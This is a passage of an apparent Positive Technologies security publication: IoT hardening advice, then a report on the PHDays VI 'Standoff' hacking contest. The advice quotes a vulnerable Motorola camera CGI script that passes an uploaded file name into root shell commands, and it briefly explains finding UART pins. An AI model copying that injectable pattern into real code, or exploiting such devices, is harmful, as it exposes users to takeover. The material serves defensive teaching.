The result is that many devices use simple or default passwords for years and common vulnerabilities are not fixed. For example, back in 2013 Positive Technologies experts discovered a number of critical vulnerabilities in DVR software of several popular manufacturers.[5] Samsung Web Viewer and other vulnerable software that allowed gaining remote control of DVRs, editing their records, or turning them into bots, was used on hundreds of thousands of Internet-connected DVRs all over the world. No security updates for these devices were ever released, so the emergence of huge botnets comprised of webcams three years later wasn't at all surprising.


To prevent such threats it is necessary to think about the security of IoT devices at all stages of development, deployment, and everyday use.

Development

Most code vulnerabilities are due to software developers' mistakes. According to a NowSecure report, in 2016, 16,036 vulnerabilities were found in mobile applications alone.[6]

IoT vulnerabilities are diverse—OWASP compiled a list of the top 10 IoT vulnerability categories[7]—but it's possible to avoid many vulnerabilities by following the Secure Development Lifecycle (SDL). These practices and tools make it possible to write secure code. Recommendations here include:

+ Consult secure application and mobile software development guidelines, for example, Secure Programming for Linux and Unix HOWTO,[8] Android Security Tips,[9] and the Secure Coding Guide[10] from Apple. Also use specialized frameworks to help find vulnerabilities in software that you've already coded.[11]



+ Security must start at the design stage. Fixing bugs in an already-manufactured device is much more costly. In 2015, Chrysler had to recall 1.4 million vehicles after two hackers, Charlie Miller and Chris Valasek, remotely gained control over a Jeep Cherokee and sent it into a ditch.[12]

[1] rcrwireless.com/20160628/opinion/reality-check-50b-iot-devices-connected-2020-beyond-hype-reality-tag10
[2] bleepingcomputer.com/news/security/you-can-now-rent-a-mirai-botnet-of-400-000-bots/
[3] symantec.com/connect/blogs/mirai-new-wave-iot-botnet-attacks-hits-germany
[4] news.drweb.com/show/?i=11140&lng=en
[5] www.ptsecurity.com/ww-en/about/news/117331/
[6] info.nowsecure.com/rs/201-XEW-873/images/2016-NowSecure-mobile-security-report.pdf
[7] owasp.org/images/8/8e/Infographic-v1.jpg
[8] dwheeler.com/secure-programs/Secure-Programs-HOWTO/
[9] developer.android.com/training/articles/security-tips.html
[10] developer.apple.com/library/prerelease/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html
[11] mobilesecuritywiki.com/#application-security-framework
[12] wired.com/2015/07/jeep-hack-chrysler-recalls-1-4m-vehicles-bug-fix

- Enroll your developers in secure programming courses. In most cases, it's enough to teach the development team leader, who can then disseminate this knowledge to the team. CERT[13] and Carnegie Mellon University run online courses of this kind.
- Use special tools to check code for vulnerabilities. There are many solutions for rapid identification of vulnerabilities during the development stage, such as the PT Application Inspector SSDL Edition source code analyzer.[14]

Deployment

At this stage, it's important to correctly configure the system because default settings are often highly insecure. Our recommendations are to:

- Minimize the amount of software and number of network services. Less third-party software and fewer network services with open ports mean a smaller attack surface.
- Run code under an account with limited privileges. If a vulnerability is identified and exploited, the perpetrator will not gain full control of the device.
- Disable insecure network and device services. Replace Telnet, FTP, UPnP, and Bonjour with their secure equivalents including SSH, SCP, and SFTP. We recommend installing Fail2ban, which blocks the originating IP addresses of brute-force attacks. Use configuration guides: 20 Linux Server Hardening Security Tips,[15] Red Hat Enterprise Linux 7 Security Guide,[16] and CERN Security Baseline for Servers.[17]
- Don't invent your own encryption algorithms or protocols. Use existing ones, but choose them carefully. For example, according to its original design, the Zigbee protocol developed by Samsung, Philips, and Motorola was supposed to be secure. However, Zigbee was hacked because implementation of security mechanisms took a back seat to ease of use and compatibility.[18] We also recommend reviewing SSL and TLS Deployment Best Practices.[19]
- Sanitize data from users. The case of one Motorola IP camera is very telling.[20] Researchers found a CGI script that accepted the input file name and passed it directly to the command line. Even worse, the web server ran under root and all commands were executed with the highest privileges. These are the perfect conditions for OS command injection.

```
#!/mnt/skyeye/bin/haserl --upload-limit=30000 --upload-dir=/mnt/cache
content-type: text/html

<% if test -n "$HASERL_uploadfile_path"; then %>
        <% rm -rf /mnt/cache/fwupload/* %>
        <% mkdir /mnt/cache/fwupload %>
        <% mv "$HASERL_uploadfile_path" "/mnt/cache/fwupload/$FORM_uploadfile_na
        <% echo "/mnt/cache/fwupload/$FORM_uploadfile_name" > /mnt/cache/new_fwu
        <% touch /mnt/cache/upgrade_by_web %>
        <% rm -rf /mnt/cache/*.flv /mnt/cache/cgic* /mnt/cache/*.tar.gz %>
        <% rm -rf /mnt/cache/UPLOAD_* %>
    <% filesize=`ls -al /mnt/cache/$FORM_uploadfile_name | awk '{print $5}'` %>
    <% version=`echo $FORM_uploadfile_name | cut -c6-13` %>
    <% model=`echo $FORM_uploadfile_name | cut -d'-' -f1` %>
    <% if [ $MODEL_ID == $model ] || [ $MODEL_ID != "0066" ]; then %>
        <% killall -USR1 fwupgrade %>
```

- Enforce a password policy. The device should require that the user set a password during setup; this password should be verified for sufficient strength. The open-source zxcvbn library from Dropbox[21] is good for password verification and already has been ported into over ten languages.
  - zxcvbn-c (C/C++)
  - zxcvbn-cpp (C/C++/Python/JS)
  - zxcvbn4j (Java)
  - zxcvbn-ios (Objective-C)
  - python-zxcvbn (Python)
  - zxcvbn-go (Go)
  - zxcvbn-ruby (Ruby)
  - zxcvbn-js (Ruby [via ExecJS])
  - zxcvbn-php (PHP)
  - zxcvbn-cs (C#/.NET)
  - szxcvbn (Scala)
  - zxcvbn-api (REST)

  Integrations with other frameworks:

  - angular-zxcvbn (AngularJS)

Web security

Many IoT devices can be controlled via poorly protected web interfaces. In the course of one smart grid analysis, our experts found a large number of user web panels for solar power monitoring systems. About 5 percent of them did not require any password for accessing the configuration page, while the other 95 percent had a password that was quite easy to bruteforce. By bypassing authentication in this way, a perpetrator can remotely install custom firmware or change system settings to cause a malfunction.[22]

To enhance security, we recommend to:

- Use HTTPS. The lack of encryption in HTTP means that if an attacker monitors a device on the network, all user passwords will be compromised.
- Make sure that the debugging API used by programmers during development is disabled in the final product.
- Set up two-factor authentication using software tokens (Authy) or text messages (Infobip).
- Perform black-box testing of the web application using scanners and automated tools (SQLmap, nikto, w3af, Aqunetix).

Updates

All software, including the OS and third-party components, must be updatable. Create a secure update system and sign the device firmware so that attackers cannot install custom firmware of their own.

Tesla is a good example of how vendors should handle updates. Last year, after several months of in-depth research, a group of Chinese researchers announced that they had obtained full control of the electronic systems of a Tesla car while in motion.[23] Within days, the company released an over-the-air firmware update to fix the issue.

[13] cert.org/go/secure-coding
[14] www.ptsecurity.com/upload/corporate/ww-en/products/documents/ai/PT-AI-SSDL-Edition-eng.pdf
[15] cyberciti.biz/tips/linux-security.html
[16] access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/pdf/Security_Guide/Red_Hat_Enterprise_Linux-7-Security_Guide-en-US.pdf
[17] edms.cern.ch/ui/file/1062500/1.1/Security_Baseline_for_Servers.pdf
[18] blackhat.com/docs/us-15/materials/us-15-Zillner-ZigBee-Exploited-The-Good-The-Bad-And-The-Ugly.pdf
[19] github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices
[20] mdsec.co.uk/2016/10/building-an-iot-botnet-bsides-manchester-2016/
[21] github.com/dropbox/zxcvbn
[22] blog.ptsecurity.com/2014/07/what-is-so-dangerous-in-smart-grids.html
[23] keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/

Hardware security


As soon as researchers get hold of an IoT device, they disassemble the case and study the contents. That is why if you as the manufacturer leave UART on the board, it is better to restrict output to console only and password-protect it. Disabling JTAG in software is an option.

BGA assembly. This can give hackers a hard time. Heated lead balls are placed on the chip, soldering it onto the board, so now the legs of the chip are sealed and it is impossible to get at.

SoC (system on a chip). Put a microprocessor and, say, flash memory on a single chip. This way a hacker won't be able to create a flash image by simply connecting to the legs of the chip.

U-boot. It is smart to disable TFTP, which can be used to load firmware, and to limit the range of commands available for running the boot loader. For example, leave the read and write commands for flash.[24]

Markings. When examining a device, researchers check chip markings and look for the relevant datasheets. So it is better not to provide perpetrators with this information by concealing or completely eliminating markings.



Let's identify the UART pins. Take a flashlight and light up the reverse side of the board as shown in the picture. Take a closer look at the five pins in the center of the board. You can see that the first pin has a trace "at 2 o'clock," the second one has no traces, the third one has a thick trace, which perhaps makes it the power supply pin (Vcc), the fourth pin has four traces and might be the ground (GND), and the fifth has a trace "at 10 o'clock." Therefore, the first and fifth pins are Tx or Rx.

WHAT ELSE CAN BE DONE?

Many vendors regard security as a mere cost center. As much as we might criticize their choices, not all IoT manufacturers will be happy to follow the recommendations above. So what are some alternative ways to improve the security situation with the Internet of Things?

Industry standards and government regulations will be key. The equivalent documents already existing for industrial control systems (ICS/SCADA) are a good example. Last fall, several major IT companies developed the Industrial Internet Security Framework (IISF),[25] which describes best security practices for the Industrial Internet of Things (IIoT).

On the other hand, the case of Deutsche Telekom shows that reputation is sometimes enough to push companies to identify and remediate vulnerabilities, even in the absence of government pressure. After the router mishap, the company announced a review of its relationship with the manufacturer of the vulnerable devices (Arcadyan Technology). Many other telecoms would surely like to become a "trusted Internet-of-Things provider" in a role that will require more thorough testing of new gadgets before promoting them to clients.

Testing itself can be outsourced. Bug bounty programs offer rewards for researchers who report vulnerabilities. The two most well-known platforms for such programs are HackerOne and Bugcrowd. The vendor defines which devices and services need to be checked and offers researchers from all over the world the opportunity to make money by spotting vulnerabilities. For companies preferring to keep bugs out of the public eye, a private security evaluation of a device can be requested. These tests are often financed by the device manufacturers themselves, as they realize that the cost to proactively find and remediate vulnerabilities is much less than the cost to their business and reputation if hackers find these vulnerabilities later.

[24] denx.de/wiki/view/DULG/UBootCmdGroupFlash
[25] iiconsortium.org/IISF.htm

POSITIVE HACK DAYS AND POSITIVE TECHNOLOGIES

The Standoff: a new format for hacking contests

Marketing Team

The main theme of PHDays VI was "The Standoff": no mere hacker game, this was a two-day battle of the best in cybersecurity.

The first attempt to make the hacking competition more like the real world was made a year before, at PHDays V. Per the event scenario, each capture-the-flag team represented a group in an imaginary country. The CTF teams accepted assignments (i.e., for hacking into different systems) through a DarkNet hacker marketplace. In 2016, the PHDays organizers went one better by spicing up the hacker-heavy games with new participants: defenders and security operations center (SOC) specialists. This made the game much more lifelike and diverse—instead of only participants accustomed to being on "offense," other specialists who build cybersecurity systems and investigate incidents were now represented as well.

In terms of participants, CTF games typically tend to be hacker-only. However, the people responsible for the security of real-world sites such as integrators, SOCs, infosec experts, were being overlooked. At PHDays VI, this was addressed by getting a wide cross-section of people involved to see another side of security. Experimenting with this format allows experts and SOCs who defend systems, as well as those who try to penetrate them, to share knowledge.

Using this approach gave companies such as Cisco a unique insight into security. Alexey Lukatsky, Security Consultant at Cisco, praised the event as "a milestone in how cybersecurity events simulate real-world conditions." He continued, "CityF was different from run-of-the-mill wargames and scenario-driven CTF events because there were two sides to the battle. The effect is something like a red team vs. blue team approach, where one team is attacking and the other team is defending. The battle at CityF centered around a mini-city. The red and blue teams consisted of security experts with an impressive depth of experience that was exciting to watch."

ROME WASN'T BUILT IN A DAY

All events unfolded in CityF (phdays.com/program/ctf/), whose virtual infrastructure is comparable to that of any large modern city in the real world. With a bank, phone company, electric company, office complex, and smart home, the city even had its own Internet with special news and entertainment sites, as well as social networks.

Building the virtual city took six months. Thanks to the joint efforts of organizers and partners, all the models and stands were up and running in record time. Securing this infrastructure was staggeringly complex—perhaps not surprising, considering that the models and stands were designed to simulate real-world conditions.

In terms of computational power, building a fully-fledged city required colossal amounts of servers, networking equipment, and software. This was something which couldn't be done without help of partners such as, Cisco and Check Point, who provided equipment installation and setup assistance.

A few new solutions were deployed: Cisco APIC (Cisco Application Policy Infrastructure Controller), Cisco Nexus 9000 switches, Cisco ASA 5585 firewalls, and Check Point Next Generation Firewall.

"Our relationship with Positive Technologies has been a long and rewarding one, both professionally and personally. We were delighted to help yet again at PHDays this year with the technical infrastructure. This task was more complex than in past years because of the much larger amount of networking equipment and servers needed for the simulation. But we rose to the occasion! It wasn't about money or ulterior motives for us, but simply helping good people to do a good thing," concluded Alexey Lukatsky.

Besides industry titans, creating the virtual infrastructure of CityF required the efforts of startups as well. Lomoon provided its e-banking system to the CityF bank, for example, while most of the smart home stand was prepared by Advantech and ProSoft.

And last but certainly not least, the standoff participants—both attackers and defenders—also prepared in earnest. According to the event rules, the defending teams were provided with access to the infrastructure beforehand to configure protection in any way they found appropriate. They used the time-tested tools of their trade: application firewalls, network perimeter protection tools, attack detection and prevention systems, correlation analysis methods, and even SIEM. The range of vendors spanned the gamut: HP ArcSight, IBM QRadar SIEM, Microsoft Operations Management Suite, Qualys, Bot-Trek TDS, Security Onion, Balabit Shell Control Box, Windows Server Update Services, and IDS/IPS solutions were all in use.

Some of the defender and SOC teams could not resist using more creative methods of thwarting opponents. The False Positive team used several of their own in-house tools for incident investigation, for example, and You Shall Not Pass made use of a decidedly outdated Motorola C118 cell phone and an Ubuntu virtual machine for GSM network monitoring.

The defenders had hunkered down, but the attackers by contrast hurled themselves into battle practically barehanded. Armed with only laptops and standard hacking tools, they had Burp Suite for web application attacks, Nmap for IP network scanning, Wireshark for traffic analysis and capture, Cain & Abel for password recovery, and Metasploit for exploit development and debugging.

KEEPING IT REAL

The Standoff was challenging for the organizers, but equally so for the participants, for whom the rules and scenario were new. Instead of abstract tasks, the conditions in CityF were based on the real world, which allowed for a far more realistic environment as opposed to solving artificial tasks. The goal of the event organizers was to show how live systems are penetrated and protected in practice (and in a way that is understandable to non-hackers). The tasks for hackers included stealing money from the city bank, providing themselves with unlimited cell phone use, causing an accident at a power dam, and turning off the lights in a smart home. Meanwhile, the defender and SOC teams had to withstand the onslaught. Or in other words, just like real life.

While some glitches did arise during the contest, they were resolved and participants were generally thrilled with the experience gained at the competition.

"There were some organizational hiccups due to the ambitious scale of the event, as well as the new rules, but things got ironed out and we're charged up for the year ahead. Questions about the game rules and scoring were ultimately resolved at the awards ceremony," said Ivan Melikhin, Technical Director at Informzaschita, which sent two teams to CityF (izo:SOC and welZart, consisting of defenders and SOC, respectively).

Still, some of the participants were left wanting more, specifically to compete with their peers, not just with hackers. And the traditional CTF format found supporters as well.

"Impressions were both positive and negative: the concept is interesting and practical tasks were awaiting the participants. But player interactions and scoring/penalties (especially for defenders) could have been better thought out in advance," suggested Rdot team member Omar Ganiev. filthy thr33 team member Kirill Shilimanov concurred: "It was a bit of a mixed bag for me. The first day was effectively wasted for the attackers, since there was no access to services at all. When the services opened up and the attacks started flying, the fun really started. Kudos to the organizers for setting up services that were complicated and interesting."

THE 30-HOUR ONSLAUGHT

The Standoff lasted approximately 30 hours. During that time, five teams of defenders and three SOC teams defended five targets. The judges recorded between 3,000 and 20,000 security events at each target. A total of around 200 serious attacks were made, most of which had significant outcomes.

In 99 percent of cases, attacks were concentrated at the perimeter of the targets. And just like in real life, web attacks formed the most common vector. This was no surprise for the defenders, who had anticipated this approach and planned accordingly.

"In protecting the office infrastructure, we paid special attention to the web servers. This decision paid off: the hackers used a wide range of penetration testing tools, and although the IPS handled exploits aimed at the operating system, sophisticated attacks on web servers and application logic meant that we had to resort to manual analysis of WAF, web server, and operating system logs," said Dmitry Berezin, Information Security Expert at Croc and Green team member.

Perhaps more surprising for the defenders was what the attackers did not use. Although popular in practice, social engineering was all but ignored at PHDays. Only one team took advantage of opponent carelessness to photograph user names and passwords for the defenders' forum. No serious incident resulted. "We were prepared to see social engineering but the attackers barely even attempted to use it," lamented Vladimir Dryukov, Solar JSOC Director at Solar Security and False Positive team member.

As the defenders admitted later, they were prepared for the worst. Armed to the teeth and placing traps, they waited for attackers to exploit vulnerabilities in apps, web apps, operating systems and services, as well as configuration errors. But things turned out rather differently.

"Our team had everything protected: workstations, servers, corporate email, domain, e-banking, video conferencing, document management, and instant messaging. But many of our defenses weren't even needed, since the hackers didn't make it to the internal network. We did not see any Golden Ticket or Pass-the-Hash attacks on Kerberos authentication or any Trojan/backdoor attacks. Nor did the hackers step into any of the honeypots that we had set. And none of them even tried to hack our vulnerable proFTPD server," shared Inna Sergienko, Head of Department at AST Group and AST team member.

The False Positive team boasted that attackers were able to plant only one flag on the infrastructure protected by them: "The organizers added seven new services on the perimeter simultaneously, and the defenders and ourselves were a bit late with the security profile for the last system because of the time needed for the first six. But the attackers' victory was short-lived, because a few minutes later we restored the system's state and neutralized the threat."

Collaboration between the defenders and SOC teams showed great value. In the evaluation of the judges, all the SOC teams had the most complete picture of events at the targets, while the defenders were busy responding quickly to incidents. For instance, when the industrial system defenders shut down protection systems (as required by the game scenario), the relevant SOC team monitored attacker actions from start to finish. In real life, this level of awareness would allow thwarting the attacks even without the help of protection tools.

"The Informzaschita team protected a power dam as well as two substations (500 and 10 kV). According to the scenario, on the evening of the first day we began to weaken the defenses, and by the end of the day, almost all the protection systems were deactivated. Only the SOC was performing security monitoring. When the target was under protection, not a single infrastructure attack was successful. All the breaches and flooding occurred when the infrastructure was not protected," boasted Ivan Melekhin.

So what were the attackers able to accomplish?

+ Steal account credentials, including several domain user accounts.
+ Attack industrial control systems (discharge water, disable and burn power lines).
+ Penetrate the process control network of an automated control system by exploiting corporate network vulnerabilities.
+ Perform network attacks on smart home systems (disable equipment via the internet).
+ Steal money from the bank (approximately 22,000 rubles) and obtain card information.
+ Steal, and in some cases delete, backups of system files, disks, and archives belonging to the CorpF office.
+ Perform GSM/SS7 attacks and steal money via fake USSD requests.
+ Attack both the attacking and defending teams (social engineering was used to steal the password of the defenders' forum, while the defending Vulners team broke into computers of the hackers).
+ Deface a number of websites, including the CorpF office website.
+ Detect an insider (CorpF office employee).

RESULTS AND REFLECTIONS

The contest was an excellent example of how IT security professionals can ensure exceptional security for sensitive infrastructure without interfering with operations. The ultimate goal of the hackers—to capture the city's domain and win the contest—was not achieved by any of the teams. This result was a surprise for the organizers, who had expected a hacker victory. The jury could not name clear winners, so awards went to the hacker teams that distinguished themselves during the game. Defender and SOC teams received awards in various categories (phdays.com/program/contests/winners/).

Alexey Kachalin, Deputy Director for Business Development in Russia at Positive Technologies and member of the PHDays organizing committee, was enthusiastic about the results: "Everyone won, both the organizers and the participants. The event was one-of-a-kind and it's difficult to devise precise rules for such a massive game until it has been played out. We hope that this year's participants will return next year and help us to prepare the competition. We'll be listening to both attacking and defending teams to design rules and a format that allows everyone to demonstrate their strengths."

While the slogan and theme for next year's event have not been decided yet, the organizers are excited about expanding on the "standoff" concept. Mention has been made of gameplay twists involving more action, social engineering, and contingent events: employee firings, business process changes, and daytime and nighttime scenarios. And of course, CityF will continue to grow and become even more "populated."

"The world has changed so much in recent years, with cybersecurity becoming a part of everyday technologies," summarized Yury Maximov, CEO of Positive Technologies. "Connected infrastructure and the Internet of Things have made the threat picture more complex, attacks more sophisticated, and the potential damage more significant. Simply protecting systems in the old way won't cut it anymore. To keep pace and improve our protection capabilities, we ourselves must work harder than ever. That's why PHDays have changed to match. At this conference, we give industry professionals the opportunity to take part in this standoff and acquire real-world experience in defending vital infrastructure. Seeing their excitement after 30 hours of non-stop battle is the best reward for us. We'll continue to push the envelope next year, by bringing professional penetration testers and other IT pros into the game."

About Us

Positive Technologies has been a leading provider of vulnerability management and threat analysis solutions for over 15 years. We provide services to more than 1,000 enterprise clients worldwide. Positive Technologies solutions work seamlessly across a client's business: assessing network and application vulnerabilities, assuring compliance with regulatory requirements, security monitoring, blocking real-time attacks, analyzing source code, and securing applications in development.

The majority of our technological innovations are designed at the Positive Research Center, one of the largest research test facilities in Europe with more than 250 employees. The center specializes in large-scale vulnerability analysis, including penetration testing and source code analysis. Our specialists have a reputation as a foremost authority on SCADA, ERP, e-banking, mobile network, web portals, and cloud technologies.

The experience and knowledge gained from Positive Research is harnessed in the knowledge base of the MaxPatrol vulnerability and compliance management system. It also supports the development of new products for proactive cyberdefense, such as PT Application Inspector, PT Application Firewall, PT ISIM, and PT Telecom Cybersecurity Suite.

We annually publish an edited collection of Positive Research's casestudies for the participants of Positive Hack Days, an international forum on practical security. This event is held annually with around 5,000 security enthusiasts attending and taking part in its discussions, workshops, and contests.

For more information, please visit us at ptsecurity.com or phdays.com.